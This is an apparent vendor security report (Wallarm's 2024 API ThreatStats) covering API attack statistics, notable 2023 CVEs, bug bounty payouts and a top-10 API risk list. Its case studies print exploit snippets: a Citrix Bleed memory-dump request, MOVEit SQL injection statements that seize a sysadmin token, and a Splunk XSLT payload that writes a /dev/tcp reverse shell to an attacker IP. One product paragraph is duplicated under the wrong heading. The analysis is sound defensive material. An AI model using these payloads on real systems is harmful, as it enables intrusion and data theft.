wallarm

ANNUAL REPORT

2024 Annual API ThreatStats™ Report

This report provides a comprehensive overview of API security threats and is a vital resource for Security, Engineering and DevOps professionals, offering detailed data, analysis and predictions on API security. It is based on extensive analysis of real data from Wallarm on API and application attacks, totaling over 1.2 billion malicious requests, examining CVEs and Bug Bounty reports in 2023.

Foreword

As Cyber Threats Advanced in 2023, Our Defenses Evolved Accordingly

The digital landscape is constantly expanding, and so are its vulnerabilities—especially APIs. Last year, we saw a significant uptick in API threats, both in frequency and sophistication. Our latest report doesn't just recount these changes; it's a roadmap to staying ahead.

Actionable Insights:

Our report is more than data. It's a toolkit for innovation in defense strategies, designed for CISOs and security professionals alike. With a blend of comprehensive analysis and practical advice.
As we embark on this journey into 2024, our mission remains clear: to equip businesses with the intelligence and tools necessary to stay ahead of evolving threats. The API ThreatStats™ Report is designed not just for CISOs and security professionals but for anyone committed to safeguarding our digital future.

Key Highlights:

Evolving Threats

A surge in internal and private API vulnerabilities.


Focus Shift

Attackers are zooming in on more sophisticated, targeted exploits.

Innovation in Defense

Our recommendations go beyond traditional strategies to include insights from bug bounty programs and an AI-driven categorization of vulnerabilities.

By the Numbers:



30% rise in API-related vulnerabilities

Over 1.2 billion API attack incidents analyzed

API vulnerabilities led to 62% of bug bounty payouts with API issues garnering 1.5 times more rewards than classic web vulnerabilities

50% of Top-20 CVEs by # of Google Indexed Pages related to API exploits

20% of all vulnerabilities listed in the CISA Known Exploited Vulnerabilities (KEV) are API-related

API Leaks emerge as a top concern among the ten major API security issues; Top 4 API Issues highlighted in the report: #1- Injections, #2 - Authentication Flaws, #3 - Cross-Site Issues, #4 - API Leaks

Stay Ahead with Wallarm:

Understanding these threats is just the start. Our mission is to arm you with the knowledge and tools to build resilient, effective defense systems. Let's navigate these challenges together, with confidence and security.

Ivan Novikov

Ivan Novikov | CEO, Wallarm


Table of contents

Increase in malicious requests related to API

The share of malicious requests targeting APIs vs. web applications increased by 16 **percentage points** (from 54% to 70%) from 2022 to 2023. Wallarm is in a unique position to observe how the growth in the API economy is impacting the threat landscape. Prior to 2022, the majority of malicious requests targeted traditional web applications. As developers and vendors have dramatically increased their use of APIs to deliver services and products, we've seen a corresponding shift in attack activity. For the first time in 2022, the majority (54%) of malicious requests targeted APIs. In 2023 that percentage grew an additional 16% to 70%. It's important to understand that while there is an overall growth in attacks, this split between web applications and APIs demonstrates that attackers are favoring the APIs as targets. In other words, not only are traditional web applications shrinking, attackers are increasingly focusing their efforts on APIs. After all, why spend the time and effort to interact with a web application when the underlying APIs are already built for programmatic integration? Defenders must make a corresponding shift to protect APIs as well. If your run-time protections are built around web applications alone, you're at increased risk in today's threat environment.

70% of malicious requests targeting APIs

The share of malicious requests targeting APIs vs. Web Applications increased from 54% in 2022 to 70% in 2023, an increase of 16%.



Vulnerabilities

30% Increase of API vulnerabilities among CVEs in 2023

From 2022 to 2023, API vulnerabilities experienced a substantial 30% increase, rising from 650 to 846 instances. This growth reflects the expanding landscape of API security challenges, even as the total number of Common Vulnerabilities and Exposures (CVEs) saw a marginal rise from 24,454 to 24,559. More significantly, the share of API vulnerabilities within the entire CVE spectrum surged from 2.66% to 3.44%. This notable increase underscores the expanding focus on API security, highlighting it as a crucial and growing concern within the cybersecurity field. In other words, each 29th CVE was API related in 2023, to compare with each 37th CVE in 2022.


	2022	2023
Number of API vulnerabilities per year	650	846 (+30%)
Total number of CVEs	24454	24559
% of API vulns	2.66%	3.44%

CVSS score analysis

A closer analysis reveals a clear trend: vulnerabilities that are actively exploited in the wild tend to have higher CVSS scores, with those utilized by ransomware threat actors displaying even more elevated scores. Specifically, vulnerabilities not observed to be exploited in the wild had an average CVSS score of 7.1, aligning closely with the overall average for API vulnerabilities. However, vulnerabilities exploited in the wild saw a significant jump in their average CVSS score to 8.7, demonstrating their higher severity and potential impact. Furthermore, those vulnerabilities exploited in the wild and specifically used by ransomware threat actors had an even higher average CVSS score of 9.2, underscoring the critical threat they pose.

This data suggests that while the average severity of API vulnerabilities is already high, those that attract the attention of active threat actors, especially in the context of ransomware, are of even greater concern due to their higher severity and the likelihood of significant impact. This highlights the importance of prioritizing vulnerabilities for patching or mitigation based on their observed exploitation in the wild and potential use by ransomware groups, beyond just their CVSS score.

	Non observed to be exploited in the wild	Exploited in the wild vulnerabilities	Exploited in the wild and used by ransomware
Average CVSS Score	7.1	8.7	9.2



Building on the insights from the data on CVSS scores, the diagram further contextualizes the urgency and severity of addressing API vulnerabilities. It encapsulates the progression of threat levels, starting from the general pool of 859 API vulnerabilities to the more acute subset of 18 identified as exploited in the wild by CISA's KEV. The concern intensifies with the innermost group of 8 vulnerabilities, which are not only exploited in the wild but also weaponized in ransomware attacks, marked by the highest average CVSS score of 9.2.

API Vulnerabilities Exploitation Score by CISA KEV and GOOGLE Index

In this section, we focus on a groundbreaking metric for assessing the visibility and potential impact of API vulnerabilities: the analysis of Google indexed pages related to specific Common Vulnerabilities and Exposures (CVEs). This methodology provides an innovative lens through which to evaluate the public footprint and awareness of API-related security threats.

Our analysis uncovered that within the top 20 CVEs, as determined by the number of Google indexed pages, an alarming 50% were directly associated with API exploits. This metric not only reflects the public's growing concern and awareness of API vulnerabilities but also highlights the pervasive nature of these threats in the digital ecosystem.

Further drilling down into the data, we observed a notable insight: out of the top 20 API-related CVEs identified by our Google indexed pages criteria, only three were not included in the CISA Known Exploited Vulnerabilities (KEV) catalog. This discrepancy underscores the potential for this Google-based scoring mechanism to complement existing frameworks like the CISA KEV, offering a broader perspective on the threat landscape by capturing vulnerabilities that may not yet be recognized in official databases but have garnered significant attention online.

20%

20% (24/95 vulnerabilities) API Exploits In CISA KEV 2023

50%

of Top-20 CVEs by # of Google Indexed Pages related to API exploits

Top-10 API-related CVEs by # Google Indexed Pages and its CISA KEV comparison:

			Google Popularity			CISA KEV	
CVE ID	Title	CVSS	# of pages	Google Rate	% API	In the wild	Ransomware
CVE-2023-4966	Citrix NetScaler ADC and NetScaler Gateway Buffer Overflow Vulnerability	7.5	77200	1	100%	True	-
CVE-2023-20198	Cisco IOS XE Web UI Privilege Escalation Vulnerability	10	65800	2	99.88%	True	-
CVE-2023-2024	Improper authentication in OpenBlue Enterprise Manager Data Collector	7.5	57400	3	99.77%	-	-
CVE-2023-42793	JetBrains TeamCity Authentication Bypass Vulnerability	9.8	49300	4	99.65%	True	Known
CVE-2023-3519	Citrix NetScaler ADC and NetScaler Gateway Code Injection Vulnerability	9.8	45900	5	99.53%	True	Known
CVE-2023-46747	F5 BIG-IP Configuration Utility Authentication Bypass Vulnerability	9.8	42800	6	99.42%	True	-
CVE-2023-44487	HTTP/2 Rapid Reset Attack Vulnerability	7.5	38400	7	99.30%	True	-
CVE-2023-22515	Atlassian Confluence Data Center and Server Broken Access Control Vulnerability	9.8	35600	8	99.19%	True	Known
CVE-2023-34362	Progress MOVEit Transfer SQL Injection Vulnerability	9.8	32900	9	99.07%	True	Known
CVE-2023-46604	Apache ActiveMQ Deserialization of Untrusted Data Vulnerability	9.8	27600	10	98.95%	True	Known

The integration of Google search visibility with CISA KEV analysis reveals a compelling narrative on API vulnerabilities. Notably, 50% of the top 20 vulnerabilities most frequently mentioned in Google searches relate to APIs, as per our findings. This statistic not only underscores the growing public awareness and concern about API security but also aligns with the CISA Known Exploited Vulnerabilities (KEV) catalog's data, highlighting the critical intersection between public visibility and officially recognized threats. This dual perspective emphasizes the importance of addressing API vulnerabilities that are both acknowledged by security experts and resonating with the broader public.

The Most Notable Enterprise Exploit of The Year: Citrix Bleed

CVSS 7.5

The Citrix Bleed, CVE-2023-4966 became the most notable exploit by indexed pages in Google by hitting an unbelievable amount of 77,200indexed pages (17% more than the second highest exploit CVE-2023-20198).

The CVE-2023-4966 vulnerability, known as Citrix Bleed, was exploited by various threat actors, including the LockBit 3.0 ransomware group. This vulnerability allowed attackers to bypass authentication mechanisms, including Multi-Factor Authentication (MFA), by exploiting a buffer overflow vulnerability in Citrix ADC and Gateway products. The exploitation could lead to unauthorized access to sensitive information stored on these devices.

LockBit 3.0 ransomware affiliates exploited this vulnerability by using tools and scripts such as Mag.dll, 123.ps1, and various IP addresses for command and control (C2) activities. These activities included creating and executing payloads via scripts, FTP to Russian geolocated IPs from compromised systems, and leveraging remote administration tools like Teamviewer and AnyDesk for persistence and control. Indicators of compromise (IOCs) provided by CISA include specific IP addresses, PowerShell scripts, and the usage of remote admin tools, highlighting the sophistication of the exploitation campaign.

The vulnerability's exploitation timeline began with its discovery and subsequent public disclosure in October 2023, followed by immediate exploitation in the wild. Assetnote and Mandiant provided insights into the exploitation methods, including the use of a maliciously crafted HTTP request targeting the NetScaler Packet Processing Engine's OpenID Connect Discovery endpoint. This exploit led to the leakage of session cookies, allowing attackers to hijack user sessions and gain unauthorized access to the targeted systems.

The exploit worked by exceeding the buffer size limit through a crafted request, forcing the endpoint to respond with the buffer's contents and adjacent memory. This method was used to consistently locate session cookies in the leaked memory, proving the vulnerability's critical impact on system security.

```
headers = {
        "Host": "a"*24576
    }
    r = requests.get(f"https://{hostname}/oauth/idp/.well-known/openid-configuration", headers=headers,
verify=False,timeout=10)
    if r.status_code == 200:
        print("--- Dumped Memory ---")
        print(r.text[131050:])
```

In response to this vulnerability, Citrix released patches and urged users to apply them immediately to mitigate the risks posed by CVE-2023-4966. The detailed analysis and PoC exploits shared by researchers highlight the need for organizations to promptly patch affected systems and conduct thorough incident response investigations to ensure no compromise has occurred.

Given the vulnerability's critical severity and the ease of exploitation, as well as its use in ransomware attacks by groups like LockBit, it's clear that CVE-2023-4966 posed a significant threat to organizations using Citrix NetScaler ADC and Gateway appliances. The widespread exploitation of this vulnerability underscores the importance of rapid patch management, continuous monitoring, and adopting a defense-in-depth approach to cybersecurity.

CITRIX®

The Most Notable OSS API Exploit of the Year

CVSS 9.8

This year's spotlight on open-source software (OSS) security vulnerabilities was captured by CVE-2023-38646, a critical flaw within Metabase, an extensively used analytics and business intelligence platform. This vulnerability, characterized by its potential for unauthorized remote code execution, arose from an oversight in the handling of setup-tokens post the initial configuration phase. Particularly alarming was the exposure of the /api/setup/ endpoint, integral to Metabase's setup process, which remained accessible beyond its intended use.

To combat this vulnerability, immediate and stringent countermeasures were necessary. Organizations were urged to meticulously monitor and restrict access to the implicated URL/API endpoint. Alterations to network and application firewall settings, specifically designed to block unauthorized access to the /api/setup/ endpoint, became a paramount defense strategy.

Protective Configuration Snippets:

```
Apache
<Directory "/var/www/metabase/api/setup/">
    Require all denied
</Directory>
For Nginx:

nginx
location ~* ^/api/setup/ {
    return 403;
}
```

These configurations exemplify the preventive steps taken to fortify the security of Metabase environments against unauthorized intrusions. Beyond mere access control, the implementation of enhanced monitoring and logging mechanisms played a crucial role in the early detection and remediation of unauthorized access attempts.

The necessity for upgrading Metabase to version 0.46.6.1 or higher was underscored, highlighting the importance of applying software patches that address known vulnerabilities. Furthermore, conducting comprehensive audits of API token usage emerged as a critical practice, ensuring the elimination of redundant or unnecessary tokens that could pose security risks.

Embracing best practices in API management, including the meticulous review of API access controls, adoption of rate limiting, and the restriction of API endpoint access to authenticated and authorized users, was identified as essential for preserving the integrity and confidentiality of data within Metabase deployments.

The revelation of CVE-2023-38646 not only shed light on the critical need for robust security measures in the realm of OSS APIs but also served as a call to action for organizations to adopt proactive security strategies. Through diligent application of security updates, rigorous system monitoring, and adherence to security best practices, organizations can effectively mitigate the risks associated with such vulnerabilities. This case stands as a pivotal example of the ongoing challenges and responsibilities faced by the OSS community in ensuring the security of software infrastructures against evolving cybersecurity threats.

Metabase

The Most Viral API Exploit of the Year

CVSS 9.8

MOVEit Transfer SQL Injection Vulnerabilities (CVE-2023-34362, CVE-2023-35036, CVE-2023-35708)

In the landscape of API vulnerabilities that emerged throughout the year, the MOVEit Transfer SQL Injection vulnerabilities stand out as the most widely spread and critical. Identified under CVE-2023-34362, CVE-2023-35036, and CVE-2023-35708, these vulnerabilities have been at the center of significant cybersecurity incidents, highlighting the evolving threat landscape that organizations face.

The technical details of the exploitation process involve a series of SQL statements targeted at the MOVEit Transfer's database. These statements are designed to manipulate the database in a way that allows the attacker to escalate privileges, bypass authentication mechanisms, and execute arbitrary code. Here's an illustrative snippet of such SQL statements, showcasing the depth of access and control an attacker could achieve:

```
sql_statements = [
    f"INSERT INTO `userexternaltokens` (`TokenId`) VALUES ('{token_id}');",
    f"UPDATE `userexternaltokens` SET `InstID` = 0 WHERE `TokenId` = '{token_id}';",
    f"UPDATE `userexternaltokens` SET `TokenType` = '' WHERE `TokenId` = '{token_id}';",
    f"UPDATE `userexternaltokens` INNER JOIN `users` ON users.LoginName = 'sysadmin' SET
userexternaltokens.UserName = users.UserName WHERE userexternaltokens.TokenId = '{token_id}';",

    f"INSERT INTO `hostpermits` (`Comment`) VALUES ('{comment}');",
    f"UPDATE `hostpermits` SET `InstID` = 0 WHERE `Comment` = '{comment}';",
    f"UPDATE `hostpermits` SET `Rule` = 1 WHERE `Comment` = '{comment}';",
    f"UPDATE `hostpermits` SET `Host` = '*.*.*.*' WHERE `Comment` = '{comment}';",
    f"UPDATE `hostpermits` SET `PermitID` = 3 WHERE `Comment` = '{comment}';",
    f"UPDATE `hostpermits` SET `Priority` = 1 WHERE `Comment` = '{comment}';",

    f"INSERT INTO `trustedexternaltokenproviders` (`ProviderURL`) VALUES ('{provider}');",
    f"UPDATE `trustedexternaltokenproviders` SET `InstID` = 0 WHERE `ProviderURL` = '{provider}';",
    f"UPDATE `trustedexternaltokenproviders` SET `ProviderName` = 'moveit' WHERE `ProviderURL` =
'{provider}';"
]
```

These SQL injections exemplify the attacker's methodology in leveraging the vulnerabilities to modify database entries for malicious purposes, including privilege escalation and unauthorized data access.

The exploitation chain for CVE-2023-34362 begins with an SQL injection that enables the acquisition of a sysadmin API token. This token is then utilized to invoke a deserialization function that does not adequately validate input, leading to remote code execution. Subsequent vulnerabilities, CVE-2023-35036 and CVE-2023-35708, were identified and addressed by Progress Software through patches meant to mitigate the exploit chain used in CVE-2023-34362's exploitation.

The Most Dangerous Enterprise Insiders Exploit of the Year

CVSS 8.8

In the enterprise security landscape, API vulnerabilities present a significant threat, particularly for widely used platforms like Splunk Enterprise. The discovery of CVE-2023-46214, a Remote Code Execution (RCE) vulnerability in Splunk, underscores the critical need for robust API security measures to protect against insiders and external threats alike. This vulnerability highlights how attackers can exploit insufficiently sanitized user inputs in extensible stylesheet language transformations (XSLT), allowing them to execute arbitrary code within an enterprise's infrastructure.

Splunk, integral to many organizations for monitoring, searching, and analyzing machine-generated big data, becomes a prime target due to its extensive access to sensitive information. The exploit mechanism, particularly the crafting of a malicious XSL file, reveals the sophistication of attacks that can be mounted against enterprise APIs. The critical snippet for exploiting this vulnerability involves embedding a command within an XSLT document to execute arbitrary shell commands, as illustrated below:

```
<xsl:template match="/">
  <exsl:document href="/opt/splunk/bin/scripts/shell.sh" method="text">
    <xsl:text>sh -i &gt;&amp; /dev/tcp/{ip}/{port} 0&gt;&amp;1</xsl:text>
  </exsl:document>
</xsl:template>
```

This example showcases a method where the attacker leverages the XSLT processing capabilities of Splunk to execute a reverse shell script, enabling unauthorized access to the system. The presence of the exsl:document element, which is not commonly used in benign XSLT files, should raise immediate red flags during security reviews of XSLT file handling within applications.

Given the critical role of platforms like Splunk in enterprise security architectures, the discovery of CVE-2023-46214 serves as a stark reminder of the ongoing battle against cyber threats. It highlights the need for continuous vigilance, proactive security measures, and a commitment to best practices in API security to safeguard the digital assets of enterprises from both insiders and external adversaries.


For CISOs, the CVE-2023-46214 vulnerability in Splunk Enterprise represents a significant risk, particularly in the context of insider threats within enterprises. Splunk, widely used in organizations for its powerful capabilities in monitoring, searching, and analyzing vast amounts of machine-generated data, becomes a critical asset in the cybersecurity infrastructure. Its extensive use across various departments makes it an attractive target for insider threats, where individuals with authorized access might exploit such vulnerabilities for malicious purposes or unauthorized data access.

splunk>


API Security Dominates Bug Bounties

In 2023, the bug bounty landscape shifted significantly, with rewards for API vulnerabilities surpassing those for traditional web flaws. The report shows increased frequency and higher payouts for API issues, notably in Broken Access Control, Vulnerable/Outdated Components, and Injection vulnerabilities. API issues garnered 1.5 times more rewards than classic web vulnerabilities, and the average payout for API vulnerabilities was 65% higher, emphasizing the growing focus on API security.

The majority of these bounties were allocated for addressing A01 Broken Access Control, A06 Vulnerable and Outdated Components, and A03 Injection vulnerabilities.



API bounties share



API bounties payout share

A01 Broken Access Control **$46,125**

A06 Vulnerable and Outdated Components **$27,828**

A03 Injection **$22,698**


In a recent analysis of bug bounty programs, it was found:

- Number of bounties was almost evenly split between API and non-API vulnerabilities, with 74 non-API and 72 API related,
- API-related vulnerabilities commanded significantly higher payouts, totaling $158,001, compared to $98,010 for non-API issues.
- Highest individual payouts, where the top API-related bounty reached $15,000, substantially more than the $5,000 for non-API.
- On average, each API-related bounty garnered $2,194, outpacing the average non-API payout of $1,324,
- This reflects the growing emphasis and value placed on API security.

API Total Payouts Bug Bounty	$17,800	$15,000	$11,000
Total Payouts	$29,700	$15,750	$16,500

	Non API	API
Number of bounties	74	72
Total payouts	$98,010	$158,001
Highest payout	$5,000	$15,000
Average payout	$1,324	$2,194

Notably, API-related bounties are higher in value compared to other categories. The highest payout for an API bug was $15,000, which is three times larger than the highest non-API payout of $5,000.



Change of API Bug Bounties Share by Quarter

Snapchat's Record Bounty: 2023's Largest Payout and the Year's Most Intriguing Targeted API Exploit

At the first day of the 2023, a security researcher uncovered a significant vulnerability in Snapchat's implementation of GraphQL, a query language for APIs that allows clients to request exactly the data they need.

This flaw made it possible to delete any user's video from the "Spotlight" section, a critical feature driving user engagement and revenue for Snapchat, which boasts over 265 million daily active users globally.

Identified as an "Insecure Direct Object Reference" (IDOR) vulnerability, a category recognized by OWASP as a common security risk, it posed a direct threat to data integrity on the platform. The same class of issue also renamed in the OWASP API Security Top 10 as BOLA (Broken Object Level Access Control)

The exploit involved manipulating the GraphQL request sent to delete a video. Here's a simplified version of the vulnerable request:

```
mutation DeleteStorySnaps($ids: [String!]!, $storyType: StoryType!) {
  deleteStorySnaps(ids: $ids, storyType: $storyType)
}
```

By altering the $ids parameter within this request, the researcher could target and remove videos they didn't own. This vulnerability highlighted a critical oversight in access control checks within Snapchat's GraphQL endpoint.

Snapchat, which reported over $2.5 billion in revenue for the year preceding the discovery, acted swiftly to address the issue once reported. The quick resolution and subsequent reward of $15,000 to the researcher underscore the value Snapchat places on community contributions to platform security. This incident, resolved in collaboration with the reporting researcher, showcases the essential role of bug bounty programs in identifying and mitigating security threats, especially in platforms serving millions worldwide.

For CISOs and IT leaders, this case study emphasizes the importance of rigorous security practices in API development, particularly with GraphQL. It illustrates the need for continuous security assessment and the adoption of comprehensive strategies to protect against evolving threats in the digital landscape.

Building the API Security Top 10 of 2023

Wallarm's 2023 API Security Top 10 tackles the gaps in OWASP's less frequent updates, using the latest CVEs and security reports. This method helps CISOs improve risk management by focusing on the newest threats, making security planning more accurate and timely. This streamlined approach ensures defenses are updated with the latest security insights, helping protect against new vulnerabilities.

Overall Research Methodology

24,559 CVEs

CVE®

1. Full-text search
2. Manual analysis
3. Exploits search and review

846 related API CVEs

CWE | ChatGPT

1. CWE categorization
2. CVSS per CWE weighed analysis
3. Scored CWEs to Top 10 classes grouping with ChatGPT4

10 API Risk Categories

1. Injections
2. Authentication Flaws
3. Cross-site Issues
4. API Leaks
5. Broken Access Control
6. Authorization Issues
7. Insecure Resource Consumptions
8. Weak Secrets and Cryptography
9. Sessions and Password Management
10. SSRF

API ThreatStats™ Top 10: Q1-Q4'2023

The API ThreatStats™ report reveals a significant increase in 'API Leaks,' positioning them as a major issue and emphasizing their swift rise in the security threat landscape. This observation is particularly vital considering the slower pace at which OWASP updates, which could overlook these fast-emerging trends.

'Injections' remain at the forefront of API threats, underscoring the enduring nature of certain vulnerabilities. 'Cross-Site Issues' also remain a major concern, reflecting ongoing challenges in web applications. The report points out rising threats like 'Broken Access Control' and 'Security Misconfiguration,' emphasizing overlooked gaps that attackers exploit. 'Authentication Flaws' also persist, indicating vulnerabilities in outdated authentication methods.

For security professionals, this report highlights the importance of adopting a wider and more flexible strategy for API security. It advocates for sophisticated, layered defenses that tackle both traditional and newly surfacing threats within the intricate digital environment.

API Leaks, a new Top-5 threat uncovered by OWASP

The report underscores the evolving landscape of API security, emphasizing significant changes in the nature of attacks, with a diversification of attack vectors and a notable increase in their sophistication. This evolution signals a pressing need for more advanced security measures. A key element of the report is the revised 'Top 10 API Security Threats' list, which is informed by real-time data and outlines the most critical vulnerabilities identified throughout the year. This compilation is distinct from traditional models like OWASP, as Wallarm employs a tailored methodology and classification focused on critical vulnerabilities unique to the modern API ecosystem.

Rank	Risk Type	Class Description
1	**Injections**	Attack vectors like SQL, XML, and Command Injections.
2	**Authentication Flaws**	Issues where identity verification fails.
3	**Cross-site Issues**	Includes CSRF, XSS and other threats targeted across different sites.
4	**API Leaks**	Leaking sensitive information such as API Keys, JWT tokens, etc.
5	**Broken Access Control**	Access governance loopholes that may lead to unauthorized data exposure.
6	**Authorization Issues**	Lapses in resource access controls post-authentication.
7	**Insecure Resource Consumptions**	Server exhaustion and service disruptions.
8	**Weak Secrets and Cryptography**	Issues like hard-coded secrets or weak encryption algorithms.
9	**Sessions and Password Management**	Inadequate session handling and poor password management schemes.
10	**Server-Side Request Forgery (SSRF)**	Server-Side Request Forgery attacks, distinct from injections.

Limitations of Existing Security Frameworks

What distinguishes Wallarm's methodology from traditional frameworks like OWASP is our unique approach and classification that specifically targets pressing vulnerabilities which are critical in today's modern API ecosystem. Recognizing these threats and their implications enables organizations to take immediate and proactive steps to strengthen their defenses and safeguard critical assets

ownCloud

Disclosure of Configuration information n ownCloud ownCloud/graphapi application (CVE-2023-49103). The ownCloud graphapi application exposes the configuration details of the PHP environment. This includes all the environment variables of the webserver. In containerized deployments, these environment variables could include sensitive data such as the ownCloud administrative password, mail server credentials, and license key.


kibana

Disclosure of Configuration information n ownCloud ownCloud/graphapi application (CVE-2023-49103). The ownCloud graphapi application exposes the configuration details of the PHP environment. This includes all the environment variables of the webserver. In containerized deployments, these environment variables could include sensitive data such as the ownCloud administrative password, mail server credentials, and license key.

Grafana

JWT Token leakage in Grafana (CVE-2023-1387). Grafana introduced the ability to search for a JWT in the URL query parameter auth_token and use it as the authentication token. By enabling this feature, the "url_login" configuration option (disabled by default), a JWT might be transmitted to data sources. If an attacker gains access to the data source, the leaked token could be used to authenticate to Grafana.

The API Leaks Incidents Timeline



3Commas

On December 28, 2022, the cryptocurrency community was alerted to a significant security concern by Binance CEO Changpeng Zhao (CZ), who warned his Twitter followers about widespread API key leaks from the cryptocurrency trade management platform 3Commas. This announcement came in the wake of a December 9 incident where a Binance user's complaint about fund losses due to a leaked 3Commas API key, used for manipulative trading on low cap coins, led to the cancellation of their account by Binance, highlighting the challenges in verifying such losses.

T-Mobile

On January 20, 2023, T-Mobile reported a significant data breach impacting 37 million customers, attributed to compromised API security. This breach exposed personal data of both prepaid and postpaid customers, marking another major security incident for T-Mobile, following a series of breaches in recent years. The breach, which occurred in November, led to unauthorized access to account information due to weak API security. Despite efforts to enhance security, including a $500 million investment following a previous incident, T-Mobile faces ongoing challenges in safeguarding its complex digital infrastructure.

aws

